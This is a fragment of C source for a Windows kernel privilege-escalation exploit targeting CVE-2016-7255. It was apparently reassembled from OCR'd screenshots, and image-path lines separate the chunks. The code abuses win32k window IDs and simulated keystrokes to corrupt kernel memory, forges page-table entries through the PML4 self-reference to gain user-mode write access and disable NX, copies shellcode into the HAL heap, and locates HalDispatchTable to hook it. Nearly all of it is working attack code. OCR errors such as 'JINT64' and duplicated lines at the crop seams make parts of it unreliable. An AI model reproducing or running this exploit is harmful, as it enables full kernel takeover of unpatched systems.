        _sim_key_down(VK_ESCAPE);
        _sim_key_up(VK_ESCAPE);

        _sim_key_up(VK_MENU);
        //_sim_key_up(VK_SHIFT);

    }

    return 0;



nt or_address_value_4(__in void* pAddress) // The section in question

    WNDCLASSEXW stWC = { 0 };

    HWND    hWndParent = NULL;
    HWND    hWndChild = NULL;

    WCHAR*  pszClassName = L"cve-2016-7255";
    WCHAR*  pszTitleName = L"cve-2016-7255";

    void*   pId = NULL;
    MSG     stMsg = { 0 };

    UINT64 value = 0;

    do
    {
```




```
stWC.cbSize = sizeof(stWC);
stWC.lpfnWndProc = DefWindowProcW;
stWC.lpszClassName = pszClassName;

if (0 == RegisterClassExW(&stWC))
{
    break;
}

hWndParent = CreateWindowExW( // Parent Generation
    0,
    pszClassName,
    NULL,
    WS_OVERLAPPEDWINDOW | WS_VISIBLE,
    0,
    0,
    360,
    360,
    NULL,
    NULL,
    GetModuleHandleW(NULL),
    NULL
);

if (NULL == hWndParent)
{
    break;
}

hWndChild = CreateWindowExW( //Child generation
    0,
    pszClassName,
    pszTitleName,
    WS_OVERLAPPEDWINDOW | WS_VISIBLE | WS_CHILD,
    0,
    0,
```




```
        pszClassName,
        pszTitleName,
        WS_OVERLAPPEDWINDOW | WS_VISIBLE | WS_CHILD,
        0,
        0,
        160,
        160,
        hWndParent,
        NULL,
        GetModuleHandleW(NULL),
        NULL
    );

    if (NULL == hWndChild)
    {
        break;
    }

#ifdef _WIN64
    pId = ((UCHAR*)pAddress - 0x28); // Adjust pId value according to OS bit
#else
    pId = ((UCHAR*)pAddress - 0x14);
#endif // #ifdef _WIN64

    SetWindowLongPtr(hWndChild, GWLP_ID, (LONG_PTR)pId); // Weak function calls!

    DbgPrint("hWndChild = 0x%p\n", hWndChild); // Debug output

    ShowWindow(hWndParent, SW_SHOWNORMAL);

    SetParent(hWndChild, GetDesktopWindow());

    SetForegroundWindow(hWndChild);

    _sim_alt_shift_tab(4); // Use key_event API to call xxxNextWindow ()

    SwitchToThisWindow(hWndChild, TRUE);
```




```
    SwitchToThisWindow(hWndChild, TRUE);

    _sim_alt_shift_esc(); // Use key_event API to call xxxNextWindow ()

    while (GetMessage(&stMsg, NULL, 0, 0)) {

        SetFocus(hWndParent);
        _sim_alt_esc(20); // Use key_event API to call xxxNextWindow ()
        SetFocus(hWndChild);
        _sim_alt_esc(20); // Use key_event API to call xxxNextWindow ()

        TranslateMessage(&stMsg);
        DispatchMessage(&stMsg);

        if (value != 0) {
            break;
        }


        __try {
            value = *(UINT64 *)PML4_SELF_REF;
            if ((value & 0x67) == 0x67) {
                printf("Value Self Ref = %llx\n", value);
                break;
            }
        }
        __except (EXCEPTION_EXECUTE_HANDLER) {
            continue;
        }

    }

} while (FALSE);

if (NULL != hWndParent)
{
    DestroyWindow(hWndParent);
```




```
    {
        DestroyWindow(hWndParent);
        hWndParent = NULL;
    }

    if (NULL != hWndChild)
    {
        DestroyWindow(hWndChild);
        hWndChild = NULL;
    }

    UnregisterClassW(pszClassName, GetModuleHandleW(NULL));

    return 0;
}

JINT64 get_pxe_address(UINT64 address) { // Get PXE Address
    UINT entry = PML4_SELF_REF_INDEX;
    UINT64 result = address >> 9;
    UINT64 lower_boundary = ((UINT64)0xFFFF << 48) | ((UINT64)entry << 39);
    UINT64 upper_boundary = (((UINT64)0xFFFF << 48) | ((UINT64)entry << 39) + 0x8000000000 - 1) & 0xFFFFFFFFFFFFFFF8;
    result = result | lower_boundary;
    result = result & upper_boundary;
    return result;
}

JINT64 look_free_entry_pml4(void) { // Find PML4 free entry
    // Looks for a free pml4e in the last 0x100 bytes of the PML4
    int offset = 0xF00;
    UINT64 pml4_search = PML4_BASE + offset;
    while (offset < 0xFF8)
    {
        if ((*(PVOID *)pml4_search) == 0x0)
        {
            // This is a NULL (free) entry
            break;
        }
        offset += 8;
```




```
        }
        offset += 8;
        pml4_search = PML4_BASE + offset;
    }
    return pml4_search;
}

UINT64 calculate_spurious_pt_address(UINT64 spurious_offset) {
    UINT64 index = (spurious_offset & 0xFFF) / 8;
    UINT64 result = (
        ((UINT64)0xFFFF << 48) |
        ((UINT64)PML4_SELF_REF_INDEX << 39) |
        ((UINT64)PML4_SELF_REF_INDEX << 30) |
        ((UINT64)PML4_SELF_REF_INDEX << 21) |
        (index << 12)
        );
    return result;
}



UINT64 create_spurious_pte_to_virtual_address(UINT64 virtual_address, BOOL patch_original) { // Write data to virtual memory

    /*
    1: kd> !pte ffffffff`ffd00000
    VA ffffffffffd00000
    PXE at FFFFF6FB7DBEDFF8    PPE at FFFFF6FB7DBFFFF8    PDE at FFFFF6FB7FFFFFF0    PTE at FFFFF6FFFFFFE800
    contains 0000000000A1F063  contains 0000000000A20063  contains 0000000000A25063  contains 8000000000103963
    pfn a1f-- - DA--KWEV  pfn a20-- - DA--KWEV  pfn a25-- - DA--KWEV  pfn 103 - G - DA--KW - V
    */

    UINT64 pte = get_pxe_address(virtual_address);
    int pte_offset = pte & 0xFFF;
    //printf("PTE: %llx, %x\n", pte, pte_offset);

    UINT64 pde = get_pxe_address(pte);
    int pde_offset = pde & 0xFFF;
    //printf("PDE: %llx, %x\n", pde, pde_offset);
```




```
    UINT64 pdpte = get_pxe_address(pde);
    int pdpte_offset = pdpte & 0xFFF;
    //printf("PDPTE: %llx,%x\n", pdpte, pdpte_offset);

    UINT64 pml4e = get_pxe_address(pdpte);
    int pml4e_offset = pml4e & 0xFFF;
    //printf("PML4E: %llx\n", pml4e, pml4e_offset);

    UINT64 spurious_offset = look_free_entry_pml4();
    printf("[+] Selected spurious PML4E: %llx\n", spurious_offset);
    UINT64 f_e_pml4 = spurious_offset;
    UINT64 spurious_pt = calculate_spurious_pt_address(spurious_offset);
    printf("[+] Spurious PT: %llx\n", spurious_pt);
    printf("--------------------------------------------------\n\n");


    //Read the physical address of pml4e
    UINT64 pml4e_pfn = (UINT64)(*(PVOID *)pml4e);
    printf("[+] Content pml4e %llx: %llx\n", pml4e, pml4e_pfn);
    // Change the PxE
    pml4e_pfn = pml4e_pfn | 0x67; // Set U/S

    printf("[+] Patching the Spurious Offset (PML4e) %llx: %llx\n",f_e_pml4, pml4e_pfn);
    *((PVOID *)spurious_offset) = (PVOID)pml4e_pfn;
    Sleep(0x1); // Sleep for TLB refresh;

    //Read the physical address of pdpte
    UINT64 pdpte_pfn = (UINT64) *(PVOID *)(spurious_pt + pdpte_offset);
    printf("[+] Content pdpte %llx: %llx\n", pdpte, pdpte_pfn);
    // Change the PxE
    pdpte_pfn = pdpte_pfn | 0x67; // Set U/S
    printf("[+] Patching the Spurious Offset (PDPTE) %llx: %llx\n", spurious_offset, pdpte_pfn);
    *((PVOID *)spurious_offset) = (PVOID)pdpte_pfn;
    Sleep(0x1); // Sleep for TLB refresh;

    //Read the physical address of pde
    UINT64 pde_addr = spurious_pt + pde_offset;
    UINT64 pde_pfn = (UINT64) *(PVOID *)(spurious_pt + pde_offset);
```




```
    UINT64 pde_addr = spurious_pt + pde_offset;
    UINT64 pde_pfn = (UINT64) *(PVOID *)(spurious_pt + pde_offset);
    printf("[+] Content pdpe %llx: %llx\n", pde, pde_pfn);
    // Change the PxE
    pde_pfn = pde_pfn | 0x67; // Set U/S
    printf("[+] Patching the Spurious Offset (PDE) %llx: %llx\n", spurious_offset, pde_pfn);
    *((PVOID *)spurious_offset) = (PVOID)pde_pfn;
    Sleep(0x1); // Sleep for TLB refresh;

    //Read the physical address of pte
    UINT64 pte_addr = spurious_pt + pte_offset;
    UINT64 pte_pfn = (UINT64) *(PVOID *)(spurious_pt + pte_offset);
    printf("[+] Content pte %llx: %llx\n", pte, pte_pfn);
    // Change the PxE
    pte_pfn = pte_pfn | 0x67; // Set U/S
    pte_pfn = pte_pfn & 0x7fffffffffffffff; // Turn off NX
    if (patch_original) {
        printf("*** Patching the original location to enable NX...\n");
        *(PVOID *)(spurious_pt + pte_offset) = (PVOID)pte_pfn;
    }

    printf("[+] Patching the Spurious Offset (PTE) %llx: %llx\n", spurious_offset, pte_pfn);
    *((PVOID *)spurious_offset) = (PVOID)pte_pfn;
    Sleep(0x1); // Sleep for TLB refresh;
    printf("\n\n");
    return spurious_pt;
}

UINT64 get_OverwriteAddress_pointer(UINT64 target_address, int target_offset) {
    printf("[*] Getting Overwrite pointer: %llx\n", target_address);
    UINT64 OverwriteAddress = create_spurious_pte_to_virtual_address(target_address, FALSE);
    OverwriteAddress += (target_address & 0xFFF);
    printf("OverwriteAddress: %llx\n", OverwriteAddress);
    return (UINT64) *((PVOID *)(((char *)OverwriteAddress) + target_offset));
}

void overwrite_TargetAddress(UINT64 hook_address, UINT64 target_address, int target_offset) {  // one bit setting
    UINT64 OverwriteTarget = create_spurious_pte_to_virtual_address(target_address, FALSE);
```




```
    UINT64 target = (UINT64)((char *)OverwriteTarget) + target_offset;
    printf("Patch OverwriteTarget: %llx with %llx\n", target, hook_address);
    *(PVOID *)target = (PVOID)hook_address;
}


UINT64 store_shellcode_in_hal(void) {
    //// Finally store the shellcode on the HAL

    UINT64 hal_heap_addr = 0xFFFFFFFFFFD00000;
    UINT64 hal_heap = create_spurious_pte_to_virtual_address(hal_heap_addr, TRUE);

    printf("HAL address: %llx\n", hal_heap);
    // 0xffffffffffd00d50 this is a good offset to store shellcode
    // 0xfff - 0xd50 = 0x2af space

    memcpy(((char *)hal_heap) + 0xd50, shellcode, sizeof(shellcode));
    return 0xffffffffffd00d50;
}

UINT64 GetHalDispatchTable() {
    PCHAR KernelImage;
    SIZE_T ReturnLength;
    HMODULE hNtDll = NULL;
    UINT64 HalDispatchTable;
    HMODULE hKernelInUserMode = NULL;
    PVOID KernelBaseAddressInKernelMode;
    NTSTATUS NtStatus = STATUS_UNSUCCESSFUL;
    PSYSTEM_MODULE_INFORMATION pSystemModuleInformation;

    hNtDll = LoadLibrary("ntdll.dll");

    if (!hNtDll) {
        printf("\t\t\t[-] Failed To Load NtDll.dll: 0x%X\n", GetLastError());
        exit(EXIT_FAILURE);
    }

    NtQuerySystemInformation = (NtQuerySystemInformation_t)GetProcAddress(hNtDll, "NtQuerySystemInformation")
```




```
        if (!NtQuerySystemInformation) {
            printf("\t\t\t[-] Failed Resolving NtQuerySystemInformation: 0x%X\n", GetLastError());
            exit(EXIT_FAILURE);
        }

        NtStatus = NtQuerySystemInformation(SystemModuleInformation, NULL, 0, &ReturnLength);

        // Allocate the Heap chunk
        pSystemModuleInformation = (PSYSTEM_MODULE_INFORMATION)HeapAlloc(GetProcessHeap(),
                                                                          HEAP_ZERO_MEMORY,
                                                                          ReturnLength);

        if (!pSystemModuleInformation) {
            printf("\t\t\t[-] Memory Allocation Failed For SYSTEM_MODULE_INFORMATION: 0x%X\n", GetLastError());
            exit(EXIT_FAILURE);
        }
        NtStatus = NtQuerySystemInformation(SystemModuleInformation,
                                            pSystemModuleInformation,
                                            ReturnLength,
                                            &ReturnLength);

        if (NtStatus != STATUS_SUCCESS) {
            printf("\t\t\t[-] Failed To Get SYSTEM_MODULE_INFORMATION: 0x%X\n", GetLastError());
            exit(EXIT_FAILURE);
        }

        KernelBaseAddressInKernelMode = pSystemModuleInformation->Module[0].Base;
        KernelImage = strrchr((PCHAR)(pSystemModuleInformation->Module[0].ImageName), '\\') + 1;

        printf("\t\t\t[+] Loaded Kernel: %s\n", KernelImage);
        printf("\t\t\t[+] Kernel Base Address: 0x%p\n", KernelBaseAddressInKernelMode);

        hKernelInUserMode = LoadLibraryA(KernelImage);

        if (!hKernelInUserMode) {
            printf("\t\t\t[-] Failed To Load Kernel: 0x%X\n", GetLastError());
            exit(EXIT_FAILURE);
        }
```



